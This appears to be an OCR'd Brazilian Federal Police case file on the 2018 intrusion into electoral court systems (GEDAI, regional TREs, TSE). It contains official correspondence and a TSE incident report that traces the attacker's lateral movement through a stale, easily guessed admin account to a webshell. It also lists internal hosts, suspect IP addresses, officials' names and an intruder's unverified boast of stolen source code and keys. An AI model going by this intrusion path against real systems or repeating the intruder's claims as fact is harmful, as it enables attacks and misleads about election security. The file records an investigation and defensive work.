
TRIBUNAL SUPERIOR ELEITORAL

responsáveis pelo sistema de votação, como o Intercad (aplicação WEB/JAVA), ligada aos TRE'S.

Outra coisa, obtive juntamente com o código-fonte que compõem o funcionamento das urnas, as chaves que são utilizadas.

Estou anexando mais algumas imagens em um arquivo ZIP, confirmando a obtenção do código-fonte, e também de documentos sigilosos que podem comprometer o pleito.

Obs: Somente o código-fonte descompactado (GEDAI-UE), ultrapassa 3GBs, sendo que obtive milhares de outros códigos, como Cand-web."



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
CORREGEDORIA REGIONAL DE POLÍCIA FEDERAL - COR/SR/PF/DF

Assunto: **Notícia-crime**

Destino: **DRCOR/COR/SR/PF/DF**

Processo: **08200.021554/2018-33**

Interessado: **TSE**

1. Trata-se de ofício encaminhado pela Excelentíssima Ministra Presidente do Tribunal Superior Eleitoral, ROSA WEBER, comunicando e solicitando a adoção de medidas de polícia judiciária pela Polícia Federal, diante da possível invasão ao sistema GEDAI e acesso à documentos sigilosos do Tribunal Superior Eleitoral, fato que se amolda, em tese, ao crime previsto no art. 154-A, §3º, do Código Penal Brasileiro.
2. Encaminhe-se o expediente à DRCOR para instauração de Inquérito Policial, procedendo-se as atualizações nos sistemas SEI/SISCART.

RODRIGO DA SILVA BITTENCOURT

Delegado de Polícia Federal
Corregedor Regional



Documento assinado eletronicamente por **RODRIGO DA SILVA BITTENCOURT, Corregedor Regional**, em 07/11/2018, às 18:52, conforme horário oficial de Brasília, com fundamento no art. 6º, § 1º, do Decreto nº 8.539, de 8 de outubro de 2015.



A autenticidade deste documento pode ser conferida no site http://sei.dpf.gov.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0, informando o código verificador **8890655** e o código CRC **28CC6E0A**.



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Fl. 185
SR/PF/DF
2020.004319
Fl:
Rub: _____

DESPACHO N° 6386/2018 - DRCOR/SR/PF/DF

(DISTRIBUIÇÃO)

Protocolo:	08200.021554/2018-33
Referências:	Ofício nº 5825 GAB-SPR
Assunto:	Instauração de Inquérito Policial

Encaminhe-se o presente expediente ao Delegado de Polícia Federal
VÍCTOR NEVES FEITOSA CAMPOS para a instauração de **Inquérito Policial**.

Atualizem-se os registros de praxe no SISCART/SEI.

Brasília/DF, 08 de novembro de 2018.

HUGO DE BARROS CORREIA
Delegado de Polícia Federal
Chefe da DRCOR/SR/PF/DF



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902
Ofício nº 8663/2018 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 09 de novembro de 2018.


A Sua Senhoria, o Senhor
Giuseppe Dutra Janino
Secretário de Tecnologia da Informação
Tribunal Superior Eleitoral
Setor de Administração Federal Sul, Quadra 7 - Asa Sul, tel.: (61) 30308881/8882
gab.sti@tse.jus.br
CEP.: 70297-400 - Brasília/DF

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - *(Favor citar essa referência na resposta)*

Senhor Secretário,

Visando à apuração dos fatos noticiados no ofício nº 5825 GAB-SPR, solicito a Vossa Senhoria encaminhar a imagem da(s) máquina(s) supostamente invadida(s), relatório circunstanciado do incidente reportado no ofício ensejador da instauração do presente apuratório, bem como relatório circunstanciado de eventual incidente ocorrido no ano de 2018, que possa ter relação com o incidente reportado, indicando logs e IP's (ou outras informações relevantes) suspeitos que possam levar à autoria do fato.

Atenciosamente,


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
1ª Classe - Matrícula nº 16.179
Leo Garrido de Salles Meira
Delegado de Polícia Federal
Classe Especial-Mat. 15846



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

AUTO DE APREENSÃO Nº 714/2018

IPL-1361/2018-4-SR/PF/DF

FL. 187
SR/PF/DF
2020.0043195
Fl. 12
Rub: 5

Ao(s) 09 dia(s) do mês de novembro de 2018, nesta SUPERINTENDÊNCIA REGIONAL DE POLÍCIA FEDERAL NO DISTRITO FEDERAL, em Brasília/DF, onde se encontrava VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, na presença das testemunhas HELIO GRAÇA MOUTA FILHO e SIMONE MENDES DE ANDRADE, ambos Escrivães de Polícia Federal, lotados e em exercício nesta SR/PF/DF, pelo mesmo foi determinado que se tornasse efetiva a apreensão, na forma da Lei, do material abaixo discriminado:

Apreensão nº: 714/2018

Item	Descrição	Quant.	Unidade	Observação
1	Pen drive	1	UN	PEN DRIVE, MARCA SANDISK, NAS CORES VERMELHA E PRETA, ENCAMINHADO PELO OFÍCIO Nº 5825 GAB-SPR.

Referida apreensão se deu em cumprimento ao **Item 2 do Despacho inaugural da Autoridade Policial (fls. 02)**. Nada mais havendo, determinou a autoridade o encerramento do presente que, lido e achado conforme, assinam comigo, EDVALDO SOUZA NASCIMENTO, Escrivão de Polícia Federal, as testemunhas.

AUTORIDADE: _____

TESTEMUNHA: _____

TESTEMUNHA: _____

ESCRIVÃO(A) _____

Sigiloso





SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902



Ofício nº 8726/2018 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 09 de novembro de 2018.

A Sua Excelência o(a) Senhor(a)
Procurador(a) da República
Procuradoria da República no Distrito Federal
SGAS 604, Lote 23 - Avenida L2 Sul
CEP: 70.200-640 - Brasília/DF

Assunto: Comunica Instauração de Inquérito Policial

Ref.: **IPL 1361/2018-4 - SR/PF/DF** (*Citar principalmente este nº em eventual resposta*)

Senhor(a) Procurador(a)

Comunico a Vossa Excelência que, em resposta ao Ofício n.º 5825, protocolado nesta SR/DPF/DF sob o nº 08200021554201833, foi instaurado o Inquérito Policial 1361/2018-4 - SR/PF/DF, sob a presidência desta Autoridade signatária, invasão ao sistema GEDAI e acesso a documentos sigilosos do TSE.

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

FL. 190
SR/PF/DF
2020.004315-1
Rub. 101

IPL nº 1361/2018-4 - SR/PF/DF

D E S P A C H O


1. Juntem-se os Ofícios nº 6297 STI e 6322 STI.
2. Encaminhe-se o material (*pen drive* e discos rígidos) que acompanharam os expedientes supra citados ao Serviço de Repressão a Crimes Cibernéticos da CGPFAZ, solicitando analisar o material e confirmar os endereços IP dos acessos e eventual vinculação do episódio de abril com o ocorrido em setembro e outras informações que possam levar à autoria do fato delituoso.
3. Considerando o vencimento do prazo de permanência dos autos no âmbito policial, remetam-se ao MPF/DF com solicitação de concessão de novo prazo para continuidade das investigações.

Brasília/DF, 07 de dezembro de 2018.

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

DATA
Ao(s) 07/12/18, recebi estes autos conclusos do(à)
Delegado(a) VICTOR NEVES FEITOSA CAMPOS, matrícula
16.179, com 1 volume(s) e 0 apenso(s). Eu, EDVALDO SOUZA NASCIMENTO, Escrivão de Polícia Federal,
Classe Especial, Matrícula nº 926, que o lavrei.

JUNTADA	
NESTA DATA, EM CUMPRIMENTO AO DESPACHO DA AUTORIDADE,	
JUNTO AOS PRESENTES AUTOS A DOCUMENTAÇÃO A SEGUIR:	
<i>A documentação que faz parte</i>	
<i>do tipo I do despacho de</i>	
<i>Antônio</i>	
PARA CONSTAR, LAVRO ESTE TERMO. EU, <i>[assinatura]</i> EDVALDO SOUZA	
NASCIMENTO, ESCRIVÃO DE POLÍCIA FEDERAL, MATRÍC. 826.	
BRASIL	<i>07, 12, 2018</i>

**TRIBUNAL SUPERIOR ELEITORAL**

Ofício nº 6297 STI

Brasília, 16 de novembro de 2018.

A Sua Senhoria o Senhor

Victor Neves Feitosa Campos

Delegado de Polícia Federal

Policial Federal - Superintendência Regional no Distrito Federal

Brasília - DF

Assunto: **Resposta. Solicitação de Informações. IPL 1361/2018-4 - SR/PF/DF**

Senhor Delegado,

1. Trata-se de encaminhar disco rígido contendo artefatos envolvidos em incidente de segurança ocorrido na rede da Justiça Eleitoral, que abriu precedente para que pessoas alheias à rede desta Justiça Especializada tivessem acesso a dados sensíveis.

2. São os artefatos contidos no HD:


- Digitro;
- Log de acesso à VPN do TRE-PB. Enviado *log* completo bem como log do usuário
 - Cópia da máquina virtual do TRE-RN, que foi invadida durante o evento;
 - Cópia de três máquinas do TRE-BA que foram invadidas durante o evento de Abril;
 - Relatório do TRE-PE contendo detalhamento do evento de Abril;
 - Arquivo texto contendo resumo do evento de Abril de 2018.

Atenciosamente,

GIUSEPPE DUTRA JANINO
SECRETÁRIO DE TECNOLOGIA DA INFORMAÇÃO



Documento assinado eletronicamente em **30/11/2018, às 19:42**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

**TRIBUNAL SUPERIOR ELEITORAL**

Ofício nº 6322 STI

Brasília, 3 de dezembro de 2018.

A Sua Senhoria o Senhor

Victor Neves Feitosa Campos

Delegado de Polícia Federal

Policial Federal - Superintendência Regional no Distrito Federal

Brasília - DF

Assunto: **Complementação. Resposta. Solicitação de Informações. IPL 1361/2018-4 - SR/PF/DF**

Senhor Delegado,

1. Trata-se de encaminhar *pendrive* e HD externo contendo artefatos envolvidos em incidente de segurança ocorrido na rede da Justiça Eleitoral, que abriu precedente para que pessoas alheias à rede desta Justiça Especializada tivessem acesso a dados sensíveis.

2. Os artefatos são:

- *Logs* de ações dos usuários Cristiano Andrade, Sergio Banhos e Rodrigo Coimbra;
- Imagens de diálogos entre Cristiano Andrade e Marcelo Carneiro, evidenciando incidente ocorrido em 1º de maio;
- Relatório circunstanciado dos incidentes ocorridos e abril e setembro de 2018;
- Cópia da máquina virtual do TRE-RN.

Atenciosamente,

ELMANO AMÂNCIO DE SÁ ALVES
SECRETÁRIO(A) DE TECNOLOGIA DA INFORMAÇÃO - SUBSTITUTO(A)




Documento assinado eletronicamente em **03/12/2018, às 16:39**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em
[https://sei.tse.jus.br/sei/controlador_externo.php?](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0926840&crc=61BAC466)
[acao=documento_conferir&id_orgao_acesso_externo=0&cv=0926840&crc=61BAC466](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0926840&crc=61BAC466).



informando, caso não preenchido, o código verificador **0926840** e o código **61BAC466**.



2018.00.000014722-6

Documento nº 0926840 v4



FL. 195
SR SR/PF/DF
2020 Fb 37 201
Rub: 615
Rub:

SERVIÇO PÚBLICO FEDERAL
S/MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL

SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902
Memorando nº 5970/2018 - IPL 1361/2018-4 SR/PF/DF - GRCC 0.010-002

REMESSA - JF/DF

Em 07 de dezembro de 2018.

Ao(s) 07/12/2018, faço remessa dos autos do IPL nº 1361/2018-4, contendo 1 volume(s) e 0 apenso(s), à Justiça

Ao(A) Exmo. Senhor Chefe do Serviço de Repressão a Crimes Cibernéticos da CGPFAZ Procuradoria da República no Distrito Federal, nos termos do


artigo 2º da Resolução nº 63, do Conselho da Justiça

Assunto: Solicitando análise de material VALDO SOUZA NASCIMENTO
Escrivão de Polícia Federal, Classe Especial, Matrícula nº 093
que lavrei a presente.

Senhor Chefe,

Objetivando instruir os autos do IPL 1361/2018-4 SR/PF/DF - GRCC encaminho a Vossa Excelência os materiais que se fazem acompanhar dos Ofícios nº 6297 STI e 6322 STI, (pen drive e discos rígidos), para fins de análise dos mesmos e confirmação dos endereços IP dos acessos e eventual vinculação do episódio de abril com o ocorrido em setembro e outras informações que possam levar à autoria do fato delituoso.

Atenciosamente,


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SRDP/DF	40
RECEBIMENTO	
Ao(s) 18 JAN 2019	7h05 às 11h05
contendo 2	0 anexo(s)
Do que, para constar, eu	
Escritura(s) da Polícia Federal levo este termo	



**MJ.-DEPARTAMENTO DE POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
DELEGACIA DE REPRESSÃO A CRIMES FAZENDÁRIOS**

CERTIDÃO

CERTIFICO QUE, NESTA DATA RECEBI DO SENHOR CHEFE DO NUCART OS PRESENTES AUTOS PARA PROSSEGUIMENTO DOS TRABALHOS AFETOS A ESTE APURATÓRIO, EM ASSIM, FAÇO CONCLUSOS AO SENHOR DELEGADO DE POLÍCIA FEDERAL VICTOR NEVES FEITOSA CAMPOS, PARA DELIBERAR, DO QUE PARA CONSTAR, LAVRO ESTE TERMO. O REFERIDO É VERDADE E DOU FÉ. EU, ~~EDVALDO SOUZA NASCIMENTO~~, ESCRIVÃO DE POLÍCIA FEDERAL, MATRC. 926.
BRASÍLIA, 24 DE JANEIRO DE 2019.

CONCLUSÃO

NESTA DATA, FAÇO CONCLUSOS OS PRESENTES AUTOS AO SENHOR DELEGADO DE POLÍCIA FEDERAL VICTOR NEVES FEITOSA CAMPOS, PARA DELIBERAR, DO QUE, PARA CONSTAR, LAVRO ESTE TERMO. EU, ~~EDVALDO SOUZA NASCIMENTO~~, ESCRIVÃO DE POLÍCIA FEDERAL.
BRASÍLIA, 25 DE JANEIRO DE 2019.



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902


FL. 198
SR/PP/DF
2020.01.31/26
Rub: 46

IPL nº 1361/2018-4 - SR/PF/DF

DESPACHO

1. Junte-se o Ofício nº 296 GAB-SPR.
2. Expeça-se ofício de resposta ao item 1 supra informando que o inquérito está em andamento, restando pendente, atualmente, análise por parte do Serviço de Repressão a Crimes Cibernéticos do material encaminhado pelo TSE.
3. Verifique-se se consta em cartório resposta ao Memo de fl. 20. Em caso positivo, junte-se e retornem-me conclusos. Em caso negativo, reitere-se e aguarde-se em cartório por 30 dias ou até a chegada da resposta.

Brasília/DF, 20 de fevereiro de 2019.


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

DATA
NESTA DATA, RECEBI OS PRESENTES AUTOS DO SENHOR DELEGADO DE POLÍCIA FEDERAL, COM O DESPACHO SUPRA, DO QUE PARA CONSTAR LAVRO ESTE TERMO.  EIVALDO SOUZA
NASCIMENTO,  EIVALDO SOUZA
BRASÍLIA, 25/02/2019



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

FL. 199
SR/PF/DF
2020.043195
FI
Rub: _____


JUNTADA

Aos 26/02/2019, faço juntada do(s) seguintes documento(s): o Ofício nº 296 GAB-SPR, referido(s) no Despacho retro. Eu,  EDVALDO SOUZA NASCIMENTO, Escrivão de Polícia Federal, Classe Especial, Matrícula nº 926, que o lavrei.



TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 296 GAB-SPR



Brasília, 01 de fevereiro de 2019.

A Sua Excelência o Senhor
Dr. MAURÍCIO LEITE VALEIXO
Diretor-Geral da Polícia Federal
Brasília - DF

IP
1361 / 2013

Assunto: **Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Reiterando o Ofício nº 5979 GAB-SPR, de 20/11/2018, solicito a gentileza de, em caráter reservado, serem enviados a mim os resultados da investigação promovida por esse Departamento envolvendo as informações constantes na Informação nº 32 STI, enviadas a esse Departamento por meio do Ofício nº 5825 GAB-SPR.

Atenciosamente,

RICARDO FIOREZE
Juiz Auxiliar da Presidência
Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL
Documento assinado eletronicamente em 04/02/2019, às 09:33, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.



A autenticidade do documento pode ser conferida em
https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963982&crc=B7C9F9BA,
informando, caso não preenchido, o código verificador 0963982 e o código CRC B7C9F9BA.

2018.00.000014309-3

Documento nº 0963982 v4.



FL 201
SR/ PF/ DF
2020 FI 43125
Rub: _____

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL

SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 26 de fevereiro de 2019.

A Sua Excelência, o Senhor

RICARDO FIOREZE

Juiz Auxiliar da Presidência do Tribunal Superior Eleitoral

Setor de Administração Federal Sul (SAFS), Quadra 7, Lotes 1/2 - Tel.: (61) 3030-7000

CEP.: 70070-600 - Brasília/DF

Assunto: Solicitação de informações

Ref.: IPL 1361/2018-4 - SR/PF/DF - *(Favor citar essa referência na resposta)*

Senhor Juiz Auxiliar,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, informo a Vossa Excelência que o inquérito está em andamento, restando pendente, atualmente, análise por parte do Serviço de Repressão a Crimes Cibernéticos do material encaminhado pelo TSE.

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS

Delegado de Polícia Federal

Classe Especial - Matrícula nº 16.179

Hugo de Barros Correia
Delegado de Polícia Federal
Delegado Regional da DRCOR/SR/PF/DF



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902
IPL nº 1361/2018-4 - SR/PF/DF

FL. 202
SR/PF/DF
2020.0043125
FI: 30
Rub: _____


DESPACHO nº 4156/2019

1. Junte-se o relatório de incidente produzido pela equipe de TI do TSE.
2. Junte-se a Informação nº 002/2019-UTC/SRCC/CGPFAZ/DICOR/PF.
3. Formalize-se a apreensão do disco rígido externo e do pen drive que acompanham a informação, encaminhando-se, em seguida, ao depósito desta Superintendência.
4. Oficie-se à empresa Locaweb Serviços de Internet S/A, requisitando os dados cadastrais do usuário do IP 191.252.64.20, em 17/04/2018, às 21:46:26 e 18/04/2018, às 06:36:35, bem como o conteúdo referente à hospedagem que utilizou o IP 191.252.0.19, em 18/04/2018, às 00:23:48.
5. Oficie-se à empresa Claro S/A, requisitando os dados cadastrais dos usuários do IP 201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e do IP 201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.
6. Oficie-se à empresa Tim Celular S/A, requisitando os dados cadastrais dos usuários dos IP:
189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
7. Aguarde-se em cartório resposta ao expediente citado no item 4 supra, observando-se o vencimento do prazo de permanência deste apuratório no âmbito desta Polícia Judiciária da União (21/04/2019) quando deverá ser remetido ao NUCART, independente de novo despacho, com determinação de remessa do feito ao Ministério Público Federal do DF, com solicitação de concessão de novo prazo.

Brasília/DF, 17 de abril de 2019.

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

**TRIBUNAL SUPERIOR ELEITORAL
COORDENADORIA DE INFRAESTRUTURA
SEÇÃO DE SUPORTE OPERACIONAL**



AO Sr. SECRETÁRIO DE TECNOLOGIA DA INFORMAÇÃO,

Venho através desse documento, relatar o incidente de rede ocorrido no período de 18 de abril a 21 de abril de 2018 que veio a afetar ativos de rede e servidores da rede interna do TRE-PE, bem como de toda a justiça eleitoral.

No dia 20 de abril de 2018 às 15:06 da tarde, foi detectado pela equipe do Tribunal Regional de Pernambuco, acesso indevido ao seu servidor de banco de dados, com acesso oriundo da máquina plank.tre-rn.jus.br (10.16.140.49) um dos servidores de banco de dados do Tribunal Regional Eleitoral de Pernambuco.

Tendo em vista não ser normal o acesso de banco de dados entre Regionais, iniciou-se investigação para saber a origem do acesso. Verificou-se que houve o comprometimento de um servidor WEB do Tribunal Regional do Rio Grande do Norte, a partir do qual o atacante começou a realizar acesso a vários regionais, dentre eles BA, GO, e SP.

Verificou-se que os acessos ao banco do TRE-PE, foram realizados a partir da máquina 10.16.140.49 e da máquina spmalote01.tre-sp.gov.br (10.1.1.215) do TRE-SP. O banco de dados acessado chama-se SIMPLA.

A partir daí, houve relatos sobre escaneamentos de rede e tentativas de intrusão de vários locais dentro da Justiça Eleitoral, tais como TRE-AC, TRE-PR, TRE-CE, TRE-BA, TRE-PB.

Em seguida, houve o relato, por parte do TRE-AP, de que uma de suas máquinas Windows havia sido comprometida, utilizando um usuário de administração do TSE. Esse usuário é antigo e deveria estar desativado. A senha era de fácil dedução. A partir dessa máquina, foi acessado um servidor de domínio no TSE.

A máquina TRE-AP (10.25.30.13) foi utilizada pelo usuário administrador TRE-AP/tse (tela 04) para acessar outras máquinas da Justiça Eleitoral (tela 01).

No momento que acessamos a máquina, ele estava acessando a máquina do TSE 10.30.1.221 com o usuário TSE/suporte para visualizar os logs do exchange (tela 02 e 03).


Vimos no log do Windows que ele também tentou acessar outros IP's do TSE.

Tela 05 exibe o invasor acessando o webshell da máquina 10.1.1.127.

